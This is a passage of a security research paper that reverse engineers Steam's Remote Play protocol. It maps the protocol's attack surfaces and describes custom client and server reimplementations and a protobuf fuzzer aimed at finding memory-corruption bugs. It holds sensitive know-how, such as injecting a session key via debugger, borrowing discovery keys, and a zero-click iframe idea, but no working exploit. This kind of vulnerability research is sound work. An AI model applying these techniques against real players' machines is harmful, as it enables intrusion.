


Fig. 1. Layers of attack surfaces within Valve games and the Steam software.

Figure 1 is an overview of the potential attack surface within games on Steam. Many RCEs have already been discovered in Valve games such as Counter-Strike, or inside the game engine they developed, called the *Source Engine*. Likewise, there are public reports of vulnerabilities inside the Steamworks API, a software development kit targeted towards game developers to integrate Steam features into their games.[2]

However, only little research has been conducted on the *Steam* client itself, making it a rather compelling target. More particularly, delving into the public reports, there was never mention of a fairly interesting component in the Steam client: Remote Play.




Fig. 2. Steam Remote Play.

[2] For instance, in 2021, user *slidybat* reported a stack buffer overflow in the `DecompressVoice` method that impacted several games with voice communication support, like CS:GO.

1.2 Steam Remote Play

Steam Remote Play began in 2015 with Steam Link.[3] It allows one to stream a game from their computer, usually a gaming rig, to another (typically less powerful) device, like a smartphone, a tablet or a TV.

In 2019, Valve then introduced *Remote Play Together*, allowing players to share local multi-player games with their friends over the network through streaming. The player who streams the game, called the *host*, sends an invite link to another player, the *guest*, who does not need to own the game. The guest can then send inputs (mouse, keyboard, controller...) to play together with the host. This is shown in figure 3.




Fig. 3. Interaction between host and guest in Remote Play Together.

Since the protocol behind Steam Link and Remote Play Together is the same, both products can be analyzed in order to reverse it. However, the latter is a more promising target as host and guest are connected through a peer-to-peer link (or a transparent relay). This implies that no third party will verify, filter or alter messages from host to guest and conversely.[4] Based on this information, two main attack scenarios against Remote Play Together can be thought of:

1. escaping the "game sandbox" to gain *graphical* remote access to the host's desktop (client-side attackers only);
2. exploiting low-level bugs (e.g. memory corruption) to achieve RCE or info leak (for both client and server-side attackers).

[3] Initially a set-top box, its hardware version was discontinued in 2018 to make way for a software-based version, also sometimes called *Steam In-Home Streaming*.

[4] Throughout this article, the terms *client* and *guest* will be used interchangeably, as well as the terms *server* and *host*.

The first one was not explored, as reversing the streaming, sandboxing and access control logic sounded more complex than homing in on finding bugs in protocol parsing and message processing. In addition, the latter accommodates better to fuzzing techniques, and can target both the client and server implementations. Hence, this is what this article will focus on. It was also decided to work on the Windows binaries as it is the most popular and thus impactful environment.

Both host-to-guest and guest-to-host attack scenarios are worth investigating, but it is important to notice that vulnerabilities in Remote Play Together have a stronger impact for the guest players, as a client:

— does not need to own any particular game on Steam;
— does not need to be friends with the attacker on Steam (anyone can open an invite link);
— automatically connects to the Remote Play server upon the link being opened (no further user interaction or confirmation).[5]

2 Study of the Remote Play implementations in Steam

2.1 Software architecture

Remote Play involves two main binaries: `streaming_client.exe`, spawned by Steam upon joining a Remote Play session and which contains all of the client logic, and `SteamUI.dll`, where most of the server's logic is located. Like most of Steam, these are written in C++. Analyzing them will provide answers to questions such as how do client and server communicate, what is the packet format, where in the binaries do packets arrive, or how is audio and video data exchanged.

These rather large binaries (15MB) are exempt from any debug symbol, making the analysis much more laborious. Fortunately, there is another way.

The **Steam Link client for Android** (native library) curiously happens to contain a lot of symbols, and more especially function names. Although this may be some kind of compilation or distribution error from Valve, this is a remarkable asset for reversers. Therefore, even though we target Windows environments, most of the analysis for the protocol can be performed on the Android client. Figure 4 shows a high-level architecture of the client implementation.

[5] The link can even be opened without any user interaction under certain circumstances (for instance, if a `steam://` wrapper URL is hidden inside an iframe on a web page hosted on a trusted domain), which can turn a whole remote code execution zero-click.




Fig. 4. High-level view of the architecture of the client's implementation.

Some important dependencies are the Protobuf library,[6] used to serialize messages in the Remote Play protocol, and SDL which is mainly used for the GUI, audio/video rendering, and interfacing with input devices (keyboard, controllers...).

At the foundation of the client lies a rather large component, the *Steam Networking Sockets* library, in charge of the P2P transport. It seems to be at least partially based on Valve's Game Networking Sockets (GNS) [14], an open-source UDP connection-oriented transport layer with support of many features such as encryption and P2P.[7] It was decided not to investigate this component further because in the context of Remote Play, attack scenarios involving this library are much more complex.

As for the server implementation, its architecture is quite similar to the client's, without the human interface part. It is also worth noting the server implementation is part of a bigger DLL that contains lots of other Steam-related stuff that are not linked to Remote Play.

[6] Protobuf (or *protocol buffers*) is a serialization mechanism developed by Google [6] that is extensively used within Valve games and Steam.

[7] A brief analysis suggested that Valve uses a heavily modified version of GNS. The P2P part of GNS is based on WebRTC and the ICE protocol, but Remote Play doesn't seem to implement the full WebRTC stack: it mostly consists of TURN/STUN and custom encryption layers with clear deviations from GNS.

2.2 Reverse engineering the protocol

To get started on reverse engineering the protocol, there exists a tremendously useful Protobufs repository on GitHub [12], maintained by the SteamDB project [13]. It tracks many protobuf definitions from Valve products. More particularly, the `steammessages_remoteplay.proto` file is a goldmine to learn about the protocol, as it includes practically all the message types and their fields.

Of course, efforts do not stop there; there is still a lot to unpack by reversing the binaries, and the first step is to understand how packets are received and processed.

Network reception logic and processing. Figure 5 shows a high-level view of the data flow for packets that arrive from the server. Having a clearer overview of this part of the architecture helps a lot to, on the one hand, understand the protocol, and on the other hand, bring out potential attack surfaces. The diagram can be split into three main components.




Fig. 5. High-level view of the data flow for incoming network packets in the Android client.

First, there is the network reception logic on the left, which depends on the chosen transport mode. It is characterized by an interface called `IStreamTransport` that implements primitives for sending and receiving data. This way, it does not matter whether direct UDP, SDR relay [8] or WebRTC was used for the P2P link: all packets end up at some point in the `CStreamSocket::HandlePacket` method.

[8] *Steam Datagram Relays* [15] is a feature from Valve that can be used as relay servers for Remote Play sessions.

Next, the purple block implements header parsing logic. The classes in this component reveal a lot of fields, mechanisms and concepts within the protocol: for example, flags, checksum (CRC32C), the existence of different packet types (*Connect*, *Disconnect*, *Data*, *Ack*...) and a system of *channels*.

Finally, after passing through different queues and systems related to reassembling and fragmentation, the packets land in `CStreamClient`'s `OnStreamPacket` method, where they are then handled differently depending on the *channel* they are associated to.

Channel system. Channels are an abstraction layer for the transport of parallel data, and are represented by identifiers between 0 and 31 (figure 6).




Fig. 6. The different channels in the Remote Play protocol.

A few channels are statically allocated, the most important ones being the *control channel* (0x1) and the *stats channel* (0x2). The stats channel allows to communicate statistics, events, debug logs and screenshots. As for audio and video streams, they are dynamically allocated a data channel (0x3-0x1f) upon request from the server (or the client for microphone audio data).

The control channel (0x1) is the channel that contains the most different types of messages (around a hundred). The enum `EStreamControlMessage` defines the *control* message types, which serve multifarious purposes:

— authenticating and negotiating upon connection;
— setting audio, video or network parameters;

— sending inputs (mouse, keyboard, controller, touchscreen);
— sharing information about the lobby (game, players);
— interacting with remote HID devices;
— editing the client's cursor, icon, window title...

Message format. The analysis of the components involved in header parsing allows to reconstruct the format of the packets that are exchanged. Figure 7 shows a typical example of what a packet looks like.




Fig. 7. Structure of a typical message in the Remote Play protocol.

The different fields will not be described in detail as the goal of this article is not to write a specification for the protocol. Some of these fields, such as *Connection ID*, *Fragment* or *Packet ID* are sequentially constrained values that can break the session if not crafted carefully.

Processing of control messages and cryptography. Zooming on the body parsing block from the higher-level view diagram (figure 5) yields the flowchart shown in figure 8. It describes how packets are dispatched in the client based on their channel and how control messages are handled.

Messages from the *control channel* are all encrypted, with the exception of *Authentication Request* (1), *Authentication Response* (2), *Client Handshake* (6) and *Server Handshake* (7). These are sent in plaintext because they are exchanged *before* the client is successfully authenticated.

For encrypted message types, control message bodies consist of 1 byte that indicates the message type (`EStreamControlMessage` enum) followed by the encrypted data:

$$\text{AES-CBC}(\text{S} \,||\, \text{M},\ \text{SessKey},\ \text{IV} = \text{HMAC-MD5}_{\text{SessKey}}(\text{S} \,||\, \text{M}))$$




Fig. 8. Body parsing logic for packets received by the client.

M is the actual Protobuf message data. S denotes an 8-byte sequence number that is incremented every new control message. *SessKey* is a secret key shared between the client and server before the Remote Play session.[9]

Upon reception, the session key and the IV are used to decrypt the message. Then, the IV, which also happens to be an HMAC of the message, is used to verify its integrity. Finally, the sequence number is checked. If any of these verifications fail, the packet is discarded.

[9] How this key is agreed upon depends on the network transport mode and was not investigated much further.

There is a special kind of control message called `CRemoteHIDMsg`. It is related to remote HID device interaction and will be detailed further when mentioning attack surfaces.

The treatment of all other control messages is deferred, and later on, they are dispatched one at a time to their corresponding sub-handler.

Connection sequence diagram. Lastly, figure 9 shows a connection sequence diagram that was reconstructed for the protocol.




Fig. 9. Connection sequence diagram for the connection phase of the Remote Play protocol.

Both the server and the client rely on a state machine. After connecting and performing a handshake, the client must send an *Authentication Request*. It contains an HMAC of a constant magic string (`"Steam In-Home`

`Streaming"`) using the session key, which ensures the server that the client knows it and will be able to decrypt future messages.

Then, they exchange various settings, such as the audio/video codecs to use or whether to enable certain features, through a negotiation phase.

Once the configuration is done, the client and the server enter the *Streaming* state, where they can freely exchange control packets and audio/video data. Although the setup sequence can be subject to bugs, the *Streaming* state is more interesting for vulnerability research as it handles more complex data and exposes a larger attack surface.

3 Main attack surfaces

Three main attack surfaces, shown in table 1, can be accordingly identified inside the parsing of message bodies. Each one will be covered in more detail.

Attack surface	**Client to server**	**Server to client**
Control messages	$\sim$ 40 message types	$\sim$ 50 message types
Remote HID	5 message types	12 message types
Audio/video data	Microphone	Game audio and video

Table 1. Attack surfaces inside message body parsing.

Note: there are actually two more attack surfaces, which are the connection phase and the parsing of headers (including the channel management system and the packet fragmentation system). These surfaces are not very broad and were subject to manual vulnerability research. Nothing of interest was found.

3.1 Control messages

Control messages are the broadest and perhaps most valuable attack surface in Remote Play: there are almost a hundred different types of messages split between the client and the server. As stated earlier, they are all associated to a Protobuf structure.

While some control messages are rather short and straightforward, others are more intricate and good targets for vulnerability research. For instance, the message type shown in listing 1 features strings, bytes, index fields and an array of nested sub-messages — all of which could hide bugs (out-of-bounds accesses, integer overflows. . .).

Listing 1: The *Remote Play Together Group Update* message type.

```
message CRemotePlayTogetherGroupUpdateMsg {
  message Player {
    optional uint32 accountid = 1;
    optional uint32 guestid = 2;
    optional bool keyboard_enabled = 3;
    optional bool mouse_enabled = 4;
    optional bool controller_enabled = 5;
    repeated uint32 controller_slots = 6;
    optional bytes avatar_hash = 7;
  }

  repeated .CRemotePlayTogetherGroupUpdateMsg.Player players = 1;
  optional int32 player_index = 2;
  optional string miniprofile_location = 3;
  optional string game_name = 4;
  optional string avatar_location = 5;
}
```

3.2 Remote HID

Remote HID is a feature that allows the server to interact with the client's human interface devices, such as USB controllers. The protobuf definition for the `k_EStreamControlRemoteHID` message type is a rather enigmatic structure, shown in listing 2.

Listing 2: The `CRemoteHIDMsg` message type.

```
message CRemoteHIDMsg {
  optional bytes data = 1;
  optional bool active_input = 2;
}
```

Reversing shows that the `data` field is actually nested serialized Protobuf data. More specifically, it is either a serialized `CHIDMessageToRemote` message for client targets, or a serialized `CHIDMessageFromRemote` message for server targets. The definitions for these messages can be found in another file, `steammessages_hiddevices.proto`. These implement a whole sub-protocol.

Messages sent by the server. Listing 3 shows the example of the `CHIDMessageToRemote` message type. Among the 12 different sub-message types that can be nested, the server can ask the client to open a device, read from it, write to it, and obtain various metadata.

Listing 3: Commands in the `CHIDMessageToRemote` message type.

```
message CHIDMessageToRemote {
 optional uint32 request_id = 1;
 oneof command {
  DeviceOpen device_open=2;
  DeviceClose device_close=3;
  DeviceWrite device_write=4;
  DeviceRead device_read=5;
  DeviceSendFeatureReport device_send_feature_report=6;
  DeviceGetFeatureReport device_get_feature_report=7;
  DeviceGetVendorString device_get_vendor_string=8;
  DeviceGetProductString device_get_product_string=9;
  DeviceGetSerialNumberString device_get_serial_number_string=10;
  DeviceStartInputReports device_start_input_reports=11;
  DeviceRequestFullReport device_request_full_report=12;
  DeviceDisconnect device_disconnect=13;
 }
}
```

The actions that are performed and the data that is sent back obviously depend on the device that is plugged in, hence why this list of commands is actually an interface for which there exist multiple implementations, listed in table 2.

Implementation	**Can be triggered via...**
`CVirtualController`	Virtual touch device in the client settings
`CHIDDeviceSDLGamepad`	USB controller, handled by SDL
`CHIDDeviceSDLJoystick`	USB joystick, handled by SDL
`CHIDDeviceLocal`	Manually open device via SDL API or raw IOCTL

Table 2. Remote HID class implementations in the client depending on local device.

In terms of attack surfaces, only the first three implementations are of interest, as the local device one is entirely device-specific (no client logic). The caveat is that since each implementation is specific to a type of device, it is harder to look for bugs without owning or emulating them, and bugs themselves can highly depend on the client device itself which is not under control of the attacker.

Messages sent by the client. The client can send several `CHIDMessageFromRemote` messages, shown in listing 4. They can notably announce a list of available devices (gamepad, joysticks...) through the

`UpdateDeviceList` message. They can also answer a read request or a feature report request with specific data.

Listing 4: Remote HID commands sent by the client to the host.

```
oneof command {
  .CHIDMessageFromRemote.UpdateDeviceList update_device_list = 1;
  .CHIDMessageFromRemote.RequestResponse response = 2;
  .CHIDMessageFromRemote.DeviceInputReports reports = 3;
  .CHIDMessageFromRemote.CloseDevice close_device = 4;
  .CHIDMessageFromRemote.CloseAllDevices close_all_devices = 5;
}
```

Remote HID is therefore a tempting attack surface: it adds 17 new message types in total, and as their purpose is to interface with devices, they operate at a slightly lower level.

3.3 Audio/video data

In data channels, the sub-handling logic primarily depends on the codec that was selected by the channel opener. The tree diagram from figure 10 shows the different codecs and formats that are implemented in Remote Play.




Fig. 10. Codecs and formats available in Remote Play for audio/video data.

The most interesting codecs are the raw ones, because they implement custom logic, unlike other codecs that usually leverage third-party libraries (e.g. libopus). It is also worth noting most codecs actually do not implement

encryption (which is rather odd since audio or video communications can carry sensitive data).

Data packets embed a whole new layer of data, encapsulated within an additional header. Although all the fields were not clearly figured out, the information listed in table 3 is enough to, as a server, be able to send audio or video data that the client understands and renders.

Field	**Size (bytes)**
Data message type	1
Sequence number 1	2
Timestamp	4
Unknown	6
Sequence number 2	2
Flags	1
Unknown	4

Table 3. Nested header structure for audio/video messages.

Timestamps have to be non-null and increasing. Some observations showed that the unknown fields were always null and that the sequence number fields were usually equal, except for audio data where the second one is null.

This new knowledge allows to trigger new paths in the binary related to decoding audio and video data for each codec/format. These are an interesting surface because such functions may be more prone to memory corruption bugs.

4 Implementing a custom client and server

This section explains how a client and a server for the Remote Play protocol were reimplemented in Python. Their first purpose was to easily play around with the protocol and send custom messages manually. These implementations eventually grew into an *ad hoc* fuzzer, which section 5 will be dedicated to.

4.1 Choice of transport mode

Section 2.2 briefly mentioned that Remote Play implements several modes of transport, given by the `EStreamTransport` enum. Some examples are UDP, relay UDP, WebRTC and SDR (*Steam Datagram Relays* [15]).

A few tests showed that the preferred network transport mode that was automatically used by the Remote Play client and server in Steam was SDR relaying. However, the most simple transport mode is direct UDP (`k_EStreamTransportUDP`), for clients and hosts that can communicate directly without need for a peer-to-peer setup or relays.

Using direct UDP allows to focus on the Remote Play protocol itself by circumventing any potential SDR or WebRTC abstraction, making it much easier to carry out tests and develop a custom client or server implementation that works locally.

4.2 Server reimplementation

Reimplementing a server for the Remote Play protocol allowed to interface with the official streaming client in Steam. The latter can be started from the command line by specifying the transport mode (UDP) along with the server's IP address and port. There is, however, a trick: by running the client from the command line directly, the key exchange scheme is somewhat bypassed and once the *Authenticating* state is reached, the client crashes because it cannot find any session key to load.

Listing 5: First method in which the client uses the session key.

```
int CStreamClient::StartAuthentication(CStreamClient *this) {
  CAuthenticationRequestMsg Msg; // [sp+8h] [bp-58h] BYREF
  _BYTE hmac[32]; // [sp+34h] [bp-2Ch] BYREF

  CStreamClient::SetSessionState(this, AUTHENTICATING);
  CAuthenticationRequestMsg::CAuthenticationRequestMsg(Msg);
  CCrypto::GenerateHMAC256(
    "Steam In-Home Streaming", strlen("Steam In-Home Streaming"),
    this->SessionKey, this->SessionKeySize, hmac
  );
  CAuthenticationRequestMsg::set_token(Msg, hmac, 0x20);
  CStreamClient::SendControlMessage(
    this, k_EStreamControlAuthenticationRequest, Msg
  );
}
```

To address this issue, one can look for the first time in the client where the session key is supposed to be used: the `StartAuthentication` method, shown in listing 5. Indeed, as seen earlier in the protocol's connection sequence diagram (figure 9), the client needs in this state to authenticate to the host, which involves computing an HMAC using the session key.

At this point in time, just before `CCrypto::GenerateHMAC256` is called, a custom session key can be injected inside the `CStreamClient` structure. To this purpose, using x32dbg's scripting engine [16], it was possible to

inject a 32-byte null key in the client on start-up.[10] This is shown in listing 8 in appendix.

Once this issue has been addressed, the whole protocol can be reimplemented by leveraging the Protobuf definitions at disposal. It requires going through the whole connection phase and implementing a few basic messages (such as *Keep Alive*), before being able to send custom control messages to the client.

4.3 Client reimplementation

In order to target the server implementation in Steam, reimplementing a client required a little bit more work. Interfacing with a Remote Play server that was directly started through Steam's invite mechanism inside a game is rather difficult as the session will be built over SDR or WebRTC. There is, however, a way to circumvent this issue: forcing a direct UDP connection by hijacking a local *Steam Link* key.

Steam Link uses a separate protocol, called the *Steam In-Home Streaming Discovery Protocol*, for clients to discover devices that are available for streaming on a local network.[11] Through this protocol, a client can specify a list of connection transport modes that they support: this way, one can ensure that the connection will use direct UDP. This article will not go through the extent of detailing the whole discovery protocol. However, this protocol had to be reversed and reimplemented as well in order to be authenticated on a local Steam instance.

Indeed, when a client discovers and connects to a machine, the device gets *paired* to the machine and shares a dedicated *discovery key*. It is possible to borrow a discovery key and plug it inside the discovery protocol to go through. The server eventually answers a message that contains the port to connect to for the Remote Play session, as well as a randomly generated session key that can be decrypted using the client discovery key.

The rest of the client implementation process is quite similar to the server one.

5 Implementing a dedicated fuzzer

5.1 `rpfuzz`: a fuzzer for the Remote Play protocol

The client and server reimplementations that were developed and detailed in the previous section were extensively used to play around with

[10] This could also very well be achieved through other techniques such as patching or DLL injection.

[11] Or remotely, through a PIN code system.

the protocol, and naturally evolved into a basic fuzzer, which was given the name `rpfuzz` (for *remote play fuzzer*).

The idea was to keep on playing around with the protocol by writing a little fuzzer on top of the existing code from scratch, to see if we could stumble upon "quick wins" by randomly mutating Protobuf messages. Figure 11 describes `rpfuzz`'s software architecture.




Fig. 11. `rpfuzz`'s software architecture.

Network component. The network component (orange block) is interchangeable: depending on the target, it can be replaced by a server implementation, or by a client implementation (coupled with the discovery protocol). It is in charge of communicating with the target.

Fuzzer component. The *Fuzzer* component runs on a separate thread. It supports both control messages and audio/video channels.

Control message fuzzing is essentially stateless. It consists of a loop that randomly chooses a message type and passes on the associated protobuf class over to a mutation engine: `pbfuzz`, which will be covered more in depth in the next sub-section. `pbfuzz` sends back a Python object to generate an endless amount of mutations, which are assembled into messages and then sent to the target through the network implementation.

On the other hand, fuzzing remote HID messages requires stateful actions, such as sending a request to open a device. In the same way, fuzzing audio/video channels requires opening a new dynamic channel.

Replay, scenario and logging systems. A few other nice features were implemented, namely a replay system, a scenario system and a logging system.

The *Logger* basically just saves all the sent mutations to a file for a fuzzing session. It helps keeping a fuzzing history. This is useful for debugging and analyzing crashes.

These logs can also be fed back to the *Replay System*, which will replay all the messages from a session one at a time. This can prove useful to try and reproduce a (deterministic enough) crash, by hopefully bringing the target to a state that has already been reached before.

Finally, a *Scenario System* was designed to write specific scenarios and play them at any time. It was especially useful to reproduce bugs and write proofs of concept. Besides, each bug scenario can specify a condition that should be necessarily verified by messages that trigger the associated bug. Thanks to this, the fuzzer knows when to avoid specific messages, and is not slowed down by already-found crashes.

5.2 `pbfuzz`: a custom Protobuf mutation engine

